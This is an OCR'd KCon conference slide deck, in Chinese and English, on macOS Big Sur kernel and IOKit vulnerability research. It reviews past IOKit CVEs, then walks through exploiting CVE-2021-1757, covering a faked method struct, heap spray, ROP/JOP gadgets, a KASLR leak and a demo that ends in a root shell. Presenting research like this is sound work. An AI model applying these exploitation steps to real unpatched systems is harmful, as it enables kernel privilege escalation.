KCon

纵横

MacOS Big Sur内核漏洞挖掘和利用

演讲者：潘振鹏

Bio

Twitter(@peterpan980927)
阿里安全潘多拉实验室
高级安全工程师
iOS/macOS 安全研究&开发
KCon 2019 PPT 放映员&乐透操作手

Agenda

1. Backgrounds
2. Some case studies
3. Mitigations overview & new features
4. Attack macOS Big Sur
5. Summary & Credit

Backgrounds

AppleOS Kernel

XNU: X is not Unix(Hybrid Kernel)

1. Mach->(micro kernel)
2. BSD
3. IOKit

Mach Ports

Basic concepts

1. Communication channels for IPC
2. 32bit number in userspace
3. ipc_port struct in kernel space
4. Single receiver/One or Multiple Senders

/osfmk/ipc/ipc_object.h

```
struct ipc_port {
                        struct ipc_object ip_object;
                        struct ipc_mqueue ip_messages;
…
};

struct ipc_object {
                        ipc_object_bits_t io_bits;
                        ipc_object_refs_t io_references;
                        lck_spin_t io_lock_data;
}___attribute__((aligned(8)));
```


Mach Ports

Basic concepts

1. Many kernel data objects are wrapped with mach ports
2. E.g: Tasks(tfp0)/Driver instance(C++ obj)/clock/file_glob…


/osfmk/kern/ipc_kobject.h

```
#define IKOT_CLOCK              25
#define IKOT_IOKIT_CONNECT      29
#define IKOT_IOKIT_OBJECT       30
#define IKOT_VOUCHER            37
…
```



Mach Ports For IPC

Overview



Apple Driver

IOKit part

IOKit是一套基于C++子集构建的框架、库、工具和资源
支持设备的动态和自动配置（即插即用）
抢占式多任务，对称多处理…
不支持异常，多重继承，模版和RTTI

KEXT是内核扩展，包含Apple Driver

Apple Driver

Why?

1. Kexts run inside kernel, some can even reachable within the sandbox
2. Kext deprecated in WWDC 2019
3. System Extension replacing third party kext: DriverKit、NetworkExtension、Endpoint Security
4. Less developers, less attention

Apple Driver

Attack Surface

1. ExternalMethod(driver independent)
2. Notification Port(CVE-2020-9768)
3. SharedMemory(TOCTOU)
4. clientClose(CVE-2018-4326)
5. setProperties(CVE-2016-1835)


Etc…

Apple Driver

Attack Surface

1. ExternalMethod(driver independent)
2. Notification Port(CVE-2020-9768)
3. SharedMemory(TOCTOU)
4. clientClose(CVE-2018-4326)
5. setProperties(CVE-2016-1835)

Etc…



Apple Driver

Attack Surface

Name	Description	Corresponding system APIs
`externalMethod()`	provide methods to user-space programs	IOConnectCallMethod
`getTargetAndMethodForIndex()`	provide methods to user-space programs (legacy user-entry)	IOConnectCallMethod
`getAsyncTargetAndMethodForIndex()`	provide methods that return results asynchronously (legacy user-entry)	IOConnectCallAsyncMethod
`getTargetAndTrapForIndex()`	similar to `getTargetAndMethodForIndex` (legacy user-entry)	IOConnectTrapX
`clientMemoryForType()`	share memory with user-space programs	IOConnectMapMemory
`registerNotificationPort()`	allow user-space programs to register for notifications	IOConnectSetNotificationPort
`setProperty()`	set runtime property of the userclient	IOConnectSetCFProperty
`clientClose()`	stop using the userclient	IOServiceClose

http://homes.sice.indiana.edu/luyixing/bib/CCS20-iDEA.pdf

Case studies

Case Studies

CVE-2016-1825(bazad)

```
IOReturn IOHIDevice::setProperties( OSObject * properties )
{
    OSDictionary * propertyDict = OSDynamicCast(OSDictionary, properties);
    IOReturn       ret          = kIOReturnBadArgument;

    if ( propertyDict ) {
        if (propertyDict->setOptions(0, 0) & OSDictionary::kImmutable) {
            OSDictionary * temp = propertyDict;
            propertyDict = OSDynamicCast(OSDictionary, temp->copyCollection());
        }
        else {
            propertyDict->retain();
        }
        propertyDict->setObject(kIOHIDDeviceParametersKey, kOSBooleanTrue);
        ret = setParamProperties( propertyDict );
        propertyDict->removeObject(kIOHIDDeviceParametersKey);
        propertyDict->release();
    }

    return ret;
}
```

```
//poc
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault,
        IOServiceMatching("IOHIDevice"));
// Set the IOUserClientClass property to IOPCIDiagnosticsClient.
IORegistryEntrySetCFProperty(service,
        CFSTR("IOUserClientClass"),
        CFSTR("IOPCIDiagnosticsClient"));
// Create a connection to the IOPCIDiagnosticsClient.
io_connect_t connection;
IOServiceOpen(service, mach_task_self(), 0, &connection);
```

Case Studies

CVE-2018-4327(brightiup)

```
__int64 mDNSOffloadUserClient::clientClose(mDNSOffloadUserClient *this) {
mDNSOffloadUserClient *v1; // rbx __int64 v2; // rdi
__int64 v3; // rax
v2 = *((_QWORD *)this + 27);
if ( v2 ){ ...
if ( this->CommandGate ) {
v3 = (*(__int64 (__cdecl **)(_QWORD))(**((_QWORD **)v1 + 27) + 1672LL))
(*((_QWORD *)v1 + 27));
if ( v3 )
(*(void (__fastcall **)(__int64, _QWORD))(*(_QWORD *)v3 + 328LL))(v3, *((_QWORD *)v1 + 28));
this->CommandGate->release();
this->CommandGate = NULL; }
}
```

```
__int64 __fastcall mDNSOffloadUserClient::doRequest(…) {
__int64 result; // rax
__int64 v6; // rdi
__int64 v7; // [rsp+8h] [rbp-8h]
v7 = a4;
result = 0xE0000001LL;
if ( *((_QWORD *)this + 27) ) {
if ( this->CommandGate )
result = this->CommandGate->runAction(mDNSOffloadUserClient::
  doRequestGated, a2, a3, &v7, a5);
 }
 return result;
```

Case Studies

CVE-2020-9768

在registerNotificationPort中，如果已经设置过port,
重新设置新的port，旧的port引用计数会-1

```
__int64 AppleJPEGDriverUserClient::registerNotificationPort…)
{
  ipc_port *curPort = this->_notifyPort;
  if ( curPort )
  {
    IOUserClient::releaseNotificationPort(curPort);
    this->_notifyPort = 0LL;
  }
  this->_notifyPort = port;
  this->_portRefCnt = refCnt;
  return 0LL;
}
```

https://proteas.github.io/ios/vulnerability/2020/03/27/analysis-of-CVE-2020-9768.html

Case Studies

CVE-2020-9768

在另一个函数startDecoder中，会携带当前的通知port，在解码事件完成后，会直接从请求中取出port进行使用

```
__int64 __fastcall AppleJPEGDriverUserClient::startDecoder(...)
{
  ...
    internalRequest = PRTS_CreateInternalRequest();
    if ( internalRequest )
    {
      internalRequest->wakePort = notifyPort;
  ...
}


AppleJPEGDriver *__fastcall AppleJPEGDriver::PRTS_OnFinishedEvent(...)
{
  ...
          *&jpegRequest2->asyncRef.wakePort = 0LL;
        AppleJPEGDriverUserClient::setAsyncReference64(
          &jpegRequest2->asyncRef,
          jpegRequest2->wakePort,
              jpegRequest2->callback,
          jpegRequest2->refcon);
        v22 = AppleJPEGDriverUserClient::sendAsyncResult64(
              &jpegRequest2->asyncRef,
              jpegRequest2->result,
              &jpegRequest2->args,
              1u);
  ...
}
```

From N day to 0 day

From N day to 0 day

Inspiration examples

	Blogs
1	task_swap_mach_voucher: https://googleprojectzero.blogspot.com/2019/08/in-wild-ios-exploit-chain-5.html
2	MPTCP: https://blog.pangu.io/?p=213
3	IO80211Family: http://i.blackhat.com/USA-20/Thursday/us-20-Wang-Dive-into-Apple-IO80211FamilyV2.pdf
4	libxpc: https://googleprojectzero.blogspot.com/2019/08/in-wild-ios-exploit-chain-3.html

From N day to 0 day

Key point 1

Point: “it remained in the codebase and on all iPhones since 2014, reachable from the inside of any sandbox. You would have
triggered it though if you had ever tried to use this code and called task_swap_mach_voucher with a valid voucher. ”

From N day to 0 day

Key point 2

Point: “Now a natural question comes into our mind: how many connections can a client connect to a host at most? With this question in mind, we created a simple test program that simply creates an MPTCP socket and connects to a host many times.

Our purpose is to figure out when we cannot create new connections.”

From N day to 0 day

Key point 3

Point: “IO80211FamilyV2 is a brand new design for the mobile era.IO80211FamilyV2 and AppleBCMWLANCore integrate the original AirPort Brcm4331 / 4360 series drivers, with more features and better logic.Please also keep in mind, new features always mean new attack surfaces. ”

From N day to 0 day

Case 1

```
__int64 __fastcall IOSkywalkTester::newUserClient(IOSkywalkTester *this, task *a2, void *a3, unsigned int a4, IOUserClient **a5)
{
  IOUserClient *uc; // rax
  IOUserClient *v7; // rbx

  uc = IOSkywalkTesterUserClient::withTask(a2, a2);
  if ( uc )
  {
    v7 = uc;
    if ( !(unsigned __int8 (__fastcall *)(IOUserClient *, IOSkywalkTester *))uc->attach)(uc, this) )
      *a5 = v7;
    else
      printf(...);
  }
  else
  {
    printf(
      "AssertMacros: %s, %s file: %s, line: %d, value: %ld\n",
      "client",
      &unk_392BA,
      "/AppleInternal/BuildRoot/Library/Caches/com.apple.xbs/Sources/IOSkywalkFamily/IOSkywalkFamily-165/IOSkywalkTester/"
      "IOSkywalkTester.cpp",
      57LL,
      0LL);
  }
  return 0LL;
}
```

From N day to 0 day

Case 1

```
__int64 __fastcall IOSkywalkTester::newUserClient(IOSkywalkTester *this, task *a2, void *a3, unsigned int a4, IOUserClient **a5)
{
  IOUserClient *uc; // rax
  IOUserClient *v7; // rbx

  uc = IOSkywalkTesterUserClient::withTask(a2, a2);
  if ( uc )
  {
    v7 = uc;
    if ( !(unsigned __int8 (__fastcall *)(IOUserClient *, IOSkywalkTester *))uc->attach)(uc, this) )
      *a5 = v7;
    else
      printf(...);
  }
  else
  {
    printf(
      "AssertMacros: %s, %s file: %s, line: %d, value: %ld\n",
      "client",
      &unk_392BA,
      "/AppleInternal/BuildRoot/Library/Caches/com.apple.xbs/Sources/IOSkywalkFamily/IOSkywalkFamily-165/IOSkywalkTester/"
      "IOSkywalkTester.cpp",
      57LL,
      0LL);
  }
  return 0LL;
}
```

From N day to 0 day

Case 1(upper handle)

```
//is_io_service_open_extended
res = service->newUserClient( owningTask, (void *) owningTask,
        connect_type, propertiesDict, &client );

    if (propertiesDict) {
      propertiesDict->release();
    }

    if (res == kIOReturnSuccess) {
      assert( OSDynamicCast(IOUserClient, client));
      if (!client->reserved) {
        if (!client->reserve()) {
          client->clientClose();
          OSSafeReleaseNULL(client);
          res = kIOReturnNoMemory;
        }
      }
    }
```

From N day to 0 day

Case 2

```
__int64 __fastcall AppleIntelFramebuffer::newUserClient(AppleIntelFramebuffer *this, task *a2, void *a3, __int64 type,
**a5)
{
  IOUserClient *v6; // rax
  IOUserClient *v7; // rbx

  ++qword_C77F0;
  if ( (_DWORD)type == 0x3E8 )
  {
    v6 = ApplePMTGraphicsInformation::withTask(a2, a2);
    if ( v6 )
    {
      v7 = v6;
      ++qword_C7800;
      if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v6->attach)(v6, this) )
      {
        ++qword_C7810;
        if ( ((unsigned __int8 (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v7->start)(v7, this) )
          goto LABEL_7;
      }
      ++qword_C7808;
      ((void (__fastcall *)(IOUserClient *, AppleIntelFramebuffer *))v7->detach)(v7, this);
      ((void (__fastcall *)(IOUserClient *))v7->release_0)(v7);
    }
    v7 = 0LL;
LABEL_7:
    *a5 = v7;
    return 0LL;
  }
```


From N day to 0 day

Case 3

```
; __int64 __fastcall IOSkywalkTesterUserClient::createInterface(IOSkywalkTesterUserClient *__hidd
                public __ZN25IOSkywalkTesterUserClient15createInterfaceEPvS0_yPy
__ZN25IOSkywalkTesterUserClient15createInterfaceEPvS0_yPy proc near
                                        ; DATA XREF: __const:000000000004BCF0↓o
                push    rbp
                mov     rbp, rsp
                push    r15
                push    r14
                push    r12
                push    rbx
                mov     r15, rdx
                mov     r14, rsi
                mov     rax, [rdi]
                call    qword ptr [rax+680h]
                lea     rcx, __ZN15IOSkywalkTester9metaClassE ; IOSkywalkTester::metaClass
                mov     rsi, [rcx]              ; unsigned __int64
                mov     rdi, rax                ; anObject
                call    __ZN15OSMetaClassBase12safeMetaCastEPKS_PK11OSMetaClass ; OSMetaClassBase
                mov     rbx, rax
                mov     edi, offset stru_108.addr ; this
                call    __ZN32IOSkywalkTesterEthernetInterfacenwEm ; IOSkywalkTesterEthernetInter
                mov     r12, rax
                mov     rdi, rax                ; this
                call    __ZN32IOSkywalkTesterEthernetInterfaceC1Ev ; IOSkywalkTesterEthernetInter
                mov     rax, [r12]
                mov     rdi, r12
                mov     rsi, r14
                call    qword ptr [rax+0A48h]
```

From N day to 0 day

Case 3



From N day to 0 day

Case 4

Mitigations Overview

Mitigations Overview

Old mitigations

1. PAN/PXN(SMAP/SMEP)
2. PAC
3. KASLR(kernel image/heap)
4. APRR(PPL/JIT)
5. KPP->KTRR
6. zone_require/task_conversion_eval…

Mitigations Overview

New mitigations

Kernel heap isolation
- default.kalloc
- data.kalloc
- kext.kalloc
- Temp(alias to default)

Auto-Zeroing
- Z_ZERO
- ~~Zfree_clear_mem~~

Attack macOS Big Sur


Attack macOS Big Sur

What we want?

1. EoP
2. Kernel Code Execution
3. 100% stable

Attack macOS Big Sur

Kernel Debug?




```
peterpan0927@B-TQ1NML7H-0133: ~
        read    -- Read from the memory of the current target process.
      region    -- Get information on the memory region containing an address in
the current target process.
(lldb) memo read -G 20gx 0xffffff800eebca23
0xffffff800eebca23: 0x0000825048b4865 0x0000082844c74200
0xffffff800eebca33: 0x0138287c83420000 0x834807742804 8d4a
0xffffff800eebca43: 0x40c7482875001878 0x40c7480000000010
0xffffff800eebca53: 0x40c7480000000018 0x40c7480000000020
0xffffff800eebca63: 0x40c7480000000028 0x0c40c700000000030
0xffffff800eebca73: 0x003c40c7000000000 0x0000000c7480000000
0xffffff800eebca83: 0x44382b4cff420000 0xff6500d44b033d89
0xffffff800eebca93: 0x0f7500000058250c 0x00000025048b4865
0xffffff800eebcaa3: 0x9c427504504 0f600 0x00000200c4f74158
0xffffff800eebcab3: 0x7400000020da90a75 0x836590fb1eebfa21
(lldb) s
Process 1 stopped
* thread #1, stop reason = step in
    frame #0: 0xffffff800eebca85 kernel`DebuggerWithContext(reason=<unavailable>
, ctx=<unavailable>, message=<unavailable>, debugger_options_mask=0) at debug.c:
602:18 [opt]
Target 0: (kernel) stopped.
(lldb) bt
* thread #1, stop reason = step in
  * frame #0: 0xffffff800eebca85 kernel`DebuggerWithContext(reason=<unavailable>
, ctx=<unavailable>, message=<unavailable>, debugger_options_mask=0) at debug.c:
```


Attack macOS Big Sur

CVE-2021-1757

```
char *__fastcall
IOSkywalkTesterUserClient::getTargetAndMethodForIndex(IOSkywalkTesterUserClient *this,
IOService **a2, unsigned int a3)
{
  _QWORD rbx2; // rbx
  char *result; // rax
  if ( a2 )
  {
    rbx2 = (char *)&IOSkywalkTesterUserClient::sMethods + 0x30 * a3;
    *a2 = (IOService *)this;
  }
  ...
}
```

Attack macOS Big Sur

CVE-2021-1757



Attack macOS Big Sur

OOB Read

```
} else {
    IOExternalMethod *      method;
    object = NULL;
    if (!(method = getTargetAndMethodForIndex(&object, selector)) || !object) {
      return kIOReturnUnsupported;
    }

    if (kIOUCForegroundOnly & method->flags) {
      if (task_is_gpu_denied(current_task())) {
        return kIOReturnNotPermitted;
      }
    }
```

Attack macOS Big Sur

Faked struct

```
struct IOExternalMethod {
        IOService * object;
        IOMethod func;
        IOOptionBits flags;
        IOByteCount count0;
        IOByteCount count1;
};
```

```
func_ptr = a1->func.ptr;
v10 = a1->func.adj;
switch ( inputCount )
{
  case 0u:
    vtable = (&object->__vftable + v10);
    if ( (func_ptr & 1) != 0 )
      func_ptr = *(func_ptr + *vtable - 1);
    result = (func_ptr)(vtable, &v34, &v34 + 4, &v35, &v35 + 4, v36, v36 + 4);
    break;
  case 1u:
    v26 = (&object->__vftable + v10);
    if ( (func_ptr & 1) != 0 )
      func_ptr = *(func_ptr + *v26 - 1);
    result = (func_ptr)(v26, *input, &v34, &v34 + 4, &v35, &v35 + 4, v36);
    break;
```

Attack macOS Big Sur

Faked struct

```
If (func & 1){
   vtable+func(…)
} else {
    func(…)
}
```

```
func_ptr = a1->func.ptr;
v10 = a1->func.adj;
switch ( inputCount )
{
  case 0u:
    vtable = (&object->__vftable + v10);
    if ( (func_ptr & 1) != 0 )
      func_ptr = *(func_ptr + *vtable - 1);
    result = (func_ptr)(vtable, &v34, &v34 + 4, &v35, &v35 + 4, &v36, &v36 + 4);
    break;
  case 1u:
    v26 = (&object->__vftable + v10);
    if ( (func_ptr & 1) != 0 )
      func_ptr = *(func_ptr + *v26 - 1);
    result = (func_ptr)(v26, *input, &v34, &v34 + 4, &v35, &v35 + 4, &v36);
    break;
```

Attack macOS Big Sur


Panic Try

```
panic(cpu 2 caller 0xffffff8002befa76): Kernel trap at 0xffffff8003247e9a, type 14=page fault, registers:
CR0: 0x0000000080010033, CR2: 0xffffff804693e4d0, CR3: 0x00000003a144a055, CR4: 0x00000000003626e0
RAX: 0xffffff800552a390, RBX: 0x0000000000000000, RCX: 0x0000000000000008, RDX: 0xffffff937132aa08
RSP: 0xffffffa073aa3a90, RBP: 0xffffffa073aa3ad0, RSI: 0xffffff93703cd800, RDI: 0x0000000000000010
R8:  0xffffff9370f67db8, R9:  0x0000000ffffffff, R10: 0x0000000414141414, R11: 0xffffff9370f67db4
R12: 0xffffffa073aa3b40, R13: 0xffffff937132aa30, R14: 0xffffffa073aa3ce0, R15: 0x0000000000000008
RFL: 0x0000000000010202, RIP: 0xffffff8003247e9a, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0xffffff804693e4d0, Error code: 0x0000000000000000, Fault CPU: 0x2, PL: 0, VF: 1

Backtrace (CPU 2), Frame : Return Address
0xffffffa073aa34b0 : 0xffffff8002abc66d mach_kernel : _handle_debugger_trap + 0x3dd
0xffffffa073aa3500 : 0xffffff8002bff073 mach_kernel : _kdp_i386_trap + 0x143
0xffffffa073aa3540 : 0xffffff8002bef6aa mach_kernel : _kernel_trap + 0x55a
0xffffffa073aa3590 : 0xffffff8002a61a2f mach_kernel : _return_from_trap + 0xff
0xffffffa073aa35b0 : 0xffffff8002abbf0d mach_kernel : _DebuggerTrapWithState + 0xad
0xffffffa073aa36d0 : 0xffffff8002abc1f8 mach_kernel : _panic_trap_to_debugger + 0x268
0xffffffa073aa3740 : 0xffffff80032beela mach_kernel : _panic + 0x54
0xffffffa073aa37b0 : 0xffffff8002befa76 mach_kernel : _sync_iss_to_iks + 0x2c6
0xffffffa073aa3930 : 0xffffff8002bef75d mach_kernel : _kernel_trap + 0x60d
0xffffffa073aa3980 : 0xffffff8002a61a2f mach_kernel : _return_from_trap + 0xff
0xffffffa073aa39a0 : 0xffffff8003247e9a mach_kernel : _shim_io_connect_method_structureI_structureO + 0x7a
0xffffffa073aa3ad0 : 0xffffff8003246247 mach_kernel :
__ZN12IOUserClient14externalMethodEjP25IOExternalMethodArgumentsP24IOExternalMethodDispatchP8OSObjectPv + 0x337
0xffffffa073aa3b20 : 0xffffff80032502bb mach_kernel : _is_io_connect_method + 0x35b
0xffffffa073aa3c80 : 0xffffff8002baaa61 mach_kernel :  iokit server routine + 0x4d81
```

Attack macOS Big Sur

Heap Spray



Attack macOS Big Sur


Control more

```
//48 bytes total
struct IOExternalMethod {
    IOService *     object;
    //0x10
    IOMethod        func;
    IOOptionBits    flags;
    IOByteCount         count0;
    IOByteCount         count1
};
```

```
enum {
    kIOUCTypeMask   = 0x0000000f,
    kIOUCScalarIScalarO = 0,
    kIOUCScalarIStructO = 2,
    kIOUCStructIStructO = 3,
    kIOUCScalarIStructI = 4,
};
```

Attack macOS Big Sur

Type Conversion



Attack macOS Big Sur

Type Conversion

Attack macOS Big Sur

JOP+ROP

```
                        mov     gs:30h, rdx
_Switch_context endp ; sp-analysis failed

                        mov     gs:38h, rcx
                        mov     rsp, [rcx+8]
                        mov     rbx, [rcx]
                        mov     rbp, [rcx+10h]
                        mov     r12, [rcx+18h]
                        mov     r13, [rcx+20h]
                        mov     r14, [rcx+28h]
                        mov     r15, [rcx+30h]
                        jmp     qword ptr [rcx+38h]
; ---------------------------------------------------------------------------
                        align 20h

; =============== S U B R O U T I N E =======================================
```

Attack macOS Big Sur

Where is my slide?□□

1. Find another info leak
2. Use this bug to do a type conversion

Attack macOS Big Sur

Failed Attempts

1. Leak pointers/members to outputStruct?
2. Use indirect call to copy info to heap we control?


Attack macOS Big Sur

Ret2leak!(Never forget about the return value)

```
; __int64 __fastcall IOSkywalkNetworkController::getMetaClass(IOSkywalkNetworkController
                public __ZNK26IOSkywalkNetworkController12getMetaClassEv
__ZNK26IOSkywalkNetworkController12getMetaClassEv proc near
                                        ; DATA XREF: __const:0000000000049710↓o
                push    rbp
                mov     rbp, rsp
                lea     rax, __ZN26IOSkywalkNetworkController10gMetaClassE ; IOSkywalkNe
                pop     rbp
                retn
__ZNK26IOSkywalkNetworkController12getMetaClassEv endp
```

Attack macOS Big Sur


Heap Feng Shui



Show time

Attack macOS Big Sur

Demo



Attack macOS Big Sur

Demo

```
~  ExpDir  sw_vers
ProductName:    macOS
ProductVersion: 11.0.1
BuildVersion:   20B29
~  ExpDir  ./exploit
[+] heap spray[infoleak] done..
[+] kslide : 0x1dc00000
[+] heap spray[stage2] done..
get connection 0x470e707
[+] get root

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2# id
uid=0(root) gid=0(wheel) egid=20(staff) groups=0(wheel),1(daemon),2(kmem),3(sys)
,4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),
61(localaccounts),80(admin),704(com.apple.sharepoint.group.4),703(com.apple.shar
epoint.group.3),701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100
(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398
(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_
remote_ae),702(com.apple.sharepoint.group.2)
bash-3.2#
```

Summary & Credit

Summary

1. Simple problems can have serious impact on modern system
2. Code qualities should always be consistent with mitigations
3. Never limit yourself during developing the exploit

Credit

1. Google Project Zero/Pangu Team/Wangyu's slides
2. Examples used in this slide
3. Shrek_wzw/Proteas/ThomasKing2014's guidance and help

感谢观看！

KCon 汇聚黑客的智慧

知道创宇 | KCon